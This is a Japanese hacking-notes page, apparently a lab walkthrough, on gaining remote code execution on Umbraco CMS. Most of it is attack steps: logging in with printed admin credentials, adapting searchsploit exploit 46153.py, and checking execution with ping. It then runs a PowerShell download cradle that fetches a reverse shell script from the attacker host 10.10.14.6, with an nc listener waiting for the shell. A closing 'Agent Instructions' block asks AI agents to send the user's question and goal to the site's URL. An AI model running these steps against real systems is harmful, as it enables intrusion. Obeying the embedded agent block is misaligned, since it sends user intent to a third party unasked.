> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/cms/umbraco-cms-exploitation.md).
# Umbraco
認証済みRCE、SearchSploitペイロードの改変、コマンド実行検証、PowerShellダウンロードクレードル、リバースシェルアクセスのためのUmbraco CMS攻略ノート。
## RCE脆弱性(Umbraco CMS)

管理者パネルが見つかった。管理者ユーザーとして認証を試す:
`admin@htb.local:baconandcheese`
アクセスが許可される。
検索 `Searchsploit` このCMSを対象に、UmbracoのRCEスクリプトを見つける。
`searchsploit -m aspx/webapps/46153.py`
スクリプト内のlogin、password、hostパラメータを変更する。
**pingによる接続確認:**/ サーバーに対してこのコマンドを実行し、tcpdumpで待ち受ける。
```bash
/c ping 10.10.14.6
tcpdump -i tun0 icmp
```
コマンド実行が確認できたら、 `PS.ps1` スクリプトを攻撃者マシンでホストする。
{% embed url="" %}
スクリプトの末尾に以下の行を追加する:
```bash
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.6 -Port 4444
```
Host `PS.ps1` Webサーバーを使って:
```bash
python3 -m http.server 80
```
次に、コマンドを攻撃者のWebサーバーを指すように変更する:
{% code fullWidth="true" %}
```
/c powershell IEX(New-Object Net.WebClient).downloadString(/'http://10.10.14.6/PS.ps1/')
```
{% endcode %}
最後に、ポート4444でリスナーを起動する:
```bash
rlwrap nc -nlvp 4444
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/cms/umbraco-cms-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)